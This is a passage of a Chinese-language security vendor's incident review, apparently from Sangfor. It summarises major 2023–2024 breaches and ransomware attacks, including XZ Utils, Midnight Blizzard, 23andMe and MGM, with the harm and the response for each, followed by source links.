2024 年 3 月，一种名为“TheMoon”的恶意软件僵尸网络变种在全球范围内迅速蔓延，72 小时内感染了超过 88 个国家 / 地区的超过 6 千台 SOHO 路由器和物联网设备。黑客利用路由器的安全漏洞进行攻击，利用 IcedID 和 SolarMarker 等恶意软件，并通过代理僵尸网络来掩盖其在线活动。

危害

TheMoon 僵尸网络的攻击导致了大量用户网络的瘫痪和数据泄露，严重影响了用户的网络使用体验和数据安全。同时，被控制的路由器还可能成为黑客发动更大规模网络攻击的工具。

应对措施

公司迅速发布了安全补丁和升级指南，通知用户更新路由器固件以修复漏洞。同时加强国际合作，共同打击 TheMoon 僵尸网络的攻击行为。用户也应加强自身的网络安全意识，定期更新路由器固件和修改默认密码。

开源压缩工具 XZ Utils 遭遇软件供应链攻击危害大量用户（2024 年 3 月）

事件描述

2024 年 3 月，广泛被使用的开源压缩工具 XZ Utils 遭遇了软件供应链攻击。黑客通过篡改源代码并发布到官方仓库的方式，成功植入了恶意代码。使用该工具的用户在下载并安装受感染的版本后，其系统可能被远程控制或数据被窃取。调查发现，xz-utils 软件包遭受的供应链攻击历时三年，几乎成功在众多 Linux 发行版中为 sshd 植入后门，这将允许攻击者绕过密钥认证，其后果难以想象。

危害

软件供应链攻击导致了大量用户系统的感染和数据泄露，严重损害了用户的隐私和安全。同时，受感染的 XZ Utils 工具还可能被用于制作恶意软件或传播病毒，进一步扩大攻击范围。

应对措施

XZ Utils 的开发团队迅速发布了安全公告和修复补丁，并通知了所有用户更新到安全版本。同时，加强了代码审查和签名验证机制，确保软件的完整性和安全性。

“午夜暴雪”组织窃取微软高管账户信息，入侵英国内政部（2024 年 1 月）

事件描述

2024 年 1 月，微软公司遭遇了针对高管账户的泄露攻击。一个名为“午夜暴雪”的黑客组织利用钓鱼邮件和社交工程手段成功入侵了部分高管的电子邮件账户，并获得了该公司源代码存储库和内部系统的访问权限。随后，黑客利用这一立足点将目标对准了微软的客户，包括英国内政部美国政府等至少 40 个全球组织。

危害

影响了微软公司的声誉，高管账户泄露可能导致公司战略机密、商业计划以及客户数据等敏感信息被泄露给竞争对手或恶意组织，展开进一步的恶意活动，引发了人们对关键基础设施和政府系统安全性的担忧，危害国家安全。

应对措施

微软公司向可能受到影响的客户发出了安全提醒通知。微软还加强了网络安全措施，包括多因素认证、定期密码更新以及员工安全意识培训。

三角测量间谍软件攻击（2023 年 12 月）

事件描述

2023 年 12 月，卡巴斯基安全研究人员披露了 IPhone 历史上最复杂的间谍软件攻击——三角测量（Triangulation）的技术细节。分析师在 2023 年 6 月首次发现了上述攻击活动并进行了逆向工程，发现该攻击利用多达四个零日漏洞，自 2019 年以来被用于监听 IPhone 用户，能够利用多种手段（如钓鱼邮件、恶意链接等）入侵目标系统，窃取敏感数据和监控用户行为。

危害

三角测量间谍软件攻击导致了大量敏感数据的泄露和用户隐私的暴露。被攻击的组织可能面临商业机密泄露、业务中断以及声誉损害等风险。个人用户也可能面临身份盗用、财产损失等风险。

应对措施

受影响的组织和个人应立即采取行动加强安全防护，包括更新操作系统和软件、安装可靠的安全软件、加强密码管理和网络访问控制等。

基因测序与健康数据分析公司 23andMe 遭遇攻击，数百万用户数据泄露（2023 年 10 月）

事件描述

2023 年 10 月，知名基因检测公司 23andMe 遭遇了一次大规模的数据泄露事件，一名匿名黑客声称窃取了数百万 23andMe 用户的遗传数据，包括用户的电子邮件地址、照片、性别、出生日期和 DNA 祖先信息，并在暗网出售。黑客使用了一种称为“凭证填充”的方法来获取用户数据。

危害

这次数据泄露可能导致用户的个人隐私严重暴露，增加遗传歧视和身份盗用的风险。还可能利用这些数据进行基因武器研发、药物滥用或保险欺诈等非法活动，对个人和社会造成严重影响。

应对措施

23andMe 在发现异常后立即启动了安全响应流程，关闭受影响系统，并通知用户数据可能已被泄露。同时加强了数据加密和访问控制，对所有用户实施了密码重置和多因素身份验证，提升了安全防御能力。

三星员工由于使用 ChatGPT 不当导致敏感数据泄露（2023 年 3 月）

事件描述

2023 年 3 月 11 日至 3 月 31 日之间，三星引入 ChatGPT 后的 20 天内，发生了三起机密资料外泄事件，其中两起与半导体设备有关，另一起与内部会议有关。三星员工在运行半导体设备计量数据库下载程序的源代码时，发现有 Bug，便将代码复制到了 ChatGPT 中找应对措施，导致数据泄露。

危害

据韩媒报道，这些机密内容被原封不动地传输给了美国公司，引发了韩国方面的强烈关注和担忧。

应对措施

三星已加强 ChatGPT 相关的安全措施，包括收紧内部监管和员工培训，以及发布公告叮嘱员工注意使用 ChatGPT 的方式。三星表示，如果再次发生类似事件，内部可能会切断 ChatGPT 服务。同时，公司也在考虑开发公司内部 AI，以替代或补充 ChatGPT 的功能。

拳头公司多款游戏源代码被盗（2023 年 1 月）

事件描述

2023 年 1 月，知名游戏开发商拳头公司遭遇了一次严重的源代码盗窃事件。黑客利用未公开的漏洞入侵了公司的服务器，成功窃取了多款热门游戏如《英雄联盟》、《云顶之弈》等以及反作弊平台的源代码，被盗代码共计 72.4G，并在暗网以 1000 万美元的价格拍卖。

危害

源代码被盗可能导致游戏存在严重的安全漏洞和未公开的功能被滥用。黑客还可能利用这些源代码制作盗版游戏或恶意软件，损害拳头公司的品牌形象和知识产权。

应对措施

拳头公司遭遇攻击后加紧修复漏洞，承诺玩家的数据没有受到影响；同时加强了代码库的访问控制和数据加密措施，提升了安全监测和事件响应能力。

连锁服务行业

黑客组织 Nullbulge 从迪士尼 Slack 频道盗取超 1TB 数据（2024 年 7 月）

事件概述

2024 年 7 月，黑客组织 Nullbulge 以“捍卫艺术家权益”为由，通过入侵一名开发经理的电脑控制了其内部沟通平台 Slack 并窃取了超过 1.1TB 的数据，涉及 4400 多万条信息。

危害

此次攻击导致迪士尼面临严重的商业损失、声誉问题和法律纠纷，泄露的信息内容极其广泛，涉及迪士尼的各个部门和业务，包括近 10000 个 Slack 频道的内部通信记录、未公开项目细节、财务信息、IT 信息以及其他机密信息。

解决方法

迪士尼第一时间采取应急预案，并决定放弃使用 Slack，转向其他内部沟通协作平台。

加拿大零售巨头 Giant Tiger280 万用户数据被窃取（2024 年 3 月）

事件概述

加拿大零售连锁巨头企业 Giant Tiger 遭遇数据泄露，黑客声称已获取超过 280 万客户的个人信息，包括电子邮件地址、姓名、电话号码以及通信地址，还涉及 Giant Tiger 客户的网站活动数据。

危害

此次攻击导致 Giant Tiger 客户的个人信息泄露，增加了身份盗窃和诈骗的风险，对公司的声誉和客户信任造成严重影响。

应对措施

Giant Tiger 向所有相关客户发送通知告知此事件的情况，与执法部门合作，追查数据泄露的源头并采取法律行动。经查明，原因是该公司的一家第三方供应商发生了网络安全事故，随后公司加强了合作方的网络安全保护措施，对敏感数据进行加密处理。

酒店巨头米高梅遭受网络攻击，导致多个业务系统中断（2023 年 9 月）

事件概述

2023 年 9 月，酒店巨头米高梅度假村国际公司（MGM Resorts International）遭受勒索软件攻。攻击者通过社会工程攻击入侵，操作系统受到影响，导致赌场楼层、预订系统、订票系统、电子邮件系统以及酒店的电子房卡系统等全部瘫痪。

危害

此次攻击影响了拉斯维加斯和其他州的酒店预订和博彩系统，给游客带来了极大的不便。米高梅因此遭受了巨大的经济损失，包括销售额下降、客户流失以及恢复系统所需的成本，据披露损失超过了 1.1 亿美元。

应对措施

MGM Resorts 立即关闭受影响的系统以遏制损害，在外部网络安全专家的协助下展开调查。与执法部门联系，并与 FBI 和内华达州博彩控制委员会合作应对攻击。为客户提供免费的的身份保护和信用监控服务。公司 CEO 向客户发出公开信，表示对此次事件的影响深感遗憾，并承诺将加强安全措施以防止未来发生类似事件。

参考链接

美国电话电报公司 AT&T 遭遇数据泄露攻击，波及 7300 万个账户信息

https://news.qq.com/rain/a/20240403A08QZP00

SOHO 路由器遭受僵尸网络攻击，影响美国多个关键基础设施企业

https://www.51cto.com/article/792313.html

Change Healthcare 遭受勒索软件攻击，导致美国医疗保健系统中断

https://cn-sec.com/archives/3326558.html

波音公司遭受 LockBit 勒索软件攻击，43GB 数据被窃取

https://www.zzwa.org.cn/6533/

乌克兰新闻机构遭受俄军事黑客组织攻击，新闻发布系统中断

https://www.bleepingcomputer.com/news/security/ukraine-sandworm-hackers-hit-news-agency-with-5-data-wipers/

全球最大船级社 DNV 遭勒索攻击，约 1000 艘船舶受影响

https://www.cnbeta.com.tw/articles/tech/1339899.htm

CDK 遭遇勒索软件攻击，导致 1.5 万家汽车经销商业务中断

https://www.bbtnews.com.cn/2024/0624/519321.shtml

加拿大石油巨头遭遇网络攻击，导致全国加油站瘫痪

http://c1c.ca/cms/jianada/528.html

台积电遭受 LockBit 攻击被勒索 7000 万美元

https://i.ifeng.com/c/8R38sCq74Ua

日本制造企业 Hoya 感染挖矿病毒，产线被迫停产三天

https://anquanke.com/post/id/295336

某公共服务机构遭遇境外网络攻击

http://society.people.com.cn/n1/2023/0726/c1008-40043917.html

海莲花组织利用 GrimResource 技术进行钓鱼攻击

https://www.ctfiot.com/208200.html

美国国家环境保护局遭遇外网攻击，超过 850 万用户数据泄露

https://www.freebuf.com/articles/397144.html

希腊教育部遭遇网络攻击导致全国多校考试延迟

https://www.takungpao.com/news/232111/2023/0601/856463.html

地狱级银行木马病毒 Cerberus 变种再起，在多个国家传播

https://topstip.com/super-hard-to-detect-hellish-new-banking-trojan-strikes/?via=E07513#google_vignette

美国知名银行 Evolve Bank & Trust 遭攻击导致约 760 万名客户数据被盗

https://cn-sec.com/archives/2940042.html#google_vignette

金融科技公司 EquiLend 遭攻击导致部分关键业务暂停

https://equilend.com/press-releases/equilend-cyber-security-incident-frequently-asked-questions/

某银行美国子公司被 LockBit 勒索软件攻击

https://baijiahao.baidu.com/s?id=1782150877260030429&wfr=spider&for=pc

在线金融服务商 PayPal 遭遇撞库攻击，34942 名用户受影响

https://news.qq.com/rain/a/20230121A01U1300

云基础设施公司 Snowflake 数据泄露波及全球 165 家知名企业

https://www.sohu.com/a/785589839_480379

新型僵尸网络 TheMoon 感染全球 88 个国家 / 地区，超 6 千台华硕路由器遭攻击

https://www.ithome.com/0/758/365.htm

开源压缩工具 XZ Utils 遭遇软件供应链攻击危害大量用户

https://gitcode.csdn.net/66262027c46af9264275d4ea.html

“午夜暴雪”组织窃取微软高管账户信息，入侵英国内政部

https://www.zzwa.org.cn/7933/

拳头公司多款游戏源代码被盗

https://36kr.com/p/2108719809350017

三角测量间谍软件攻击

https://www.freebuf.com/news/388065.html

基因测序与健康数据分析公司 23andMe 遭遇攻击，数百万用户数据泄露

https://www.moomoo.com/hans/news/post/30562938/23andme-reveals-hackers-accessed-significant-number-of-dna-records?level=1&data_ticket=1733194870736179

三星员工由于使用 ChatGPT 不当导致敏感数据泄露

https://36kr.com/p/2199588798164105

黑客组织 Nullbulge 从迪士尼 Slack 频道盗取超 1TB 数据

https://www.donews.com/news/detail/4/4544232.html

加拿大零售巨头 Giant Tiger280 万用户数据被窃取

https://www.51cto.com/article/786331.html

酒店巨头米高梅遭受网络攻击，导致多个业务系统中断

https://news.qq.com/rain/a/20231008A0869K00

SANGFOR
深信服科技

让每个用户的数字化更简单、更安全

深信服官方微信

深信服移动官网

广东省深圳市南山区西丽街道仙洞路 16 号深信服科技大厦
售前咨询：400-806-6868　售后服务：400-630-6430
邮编：518055　邮箱：market@sangfor.com.cn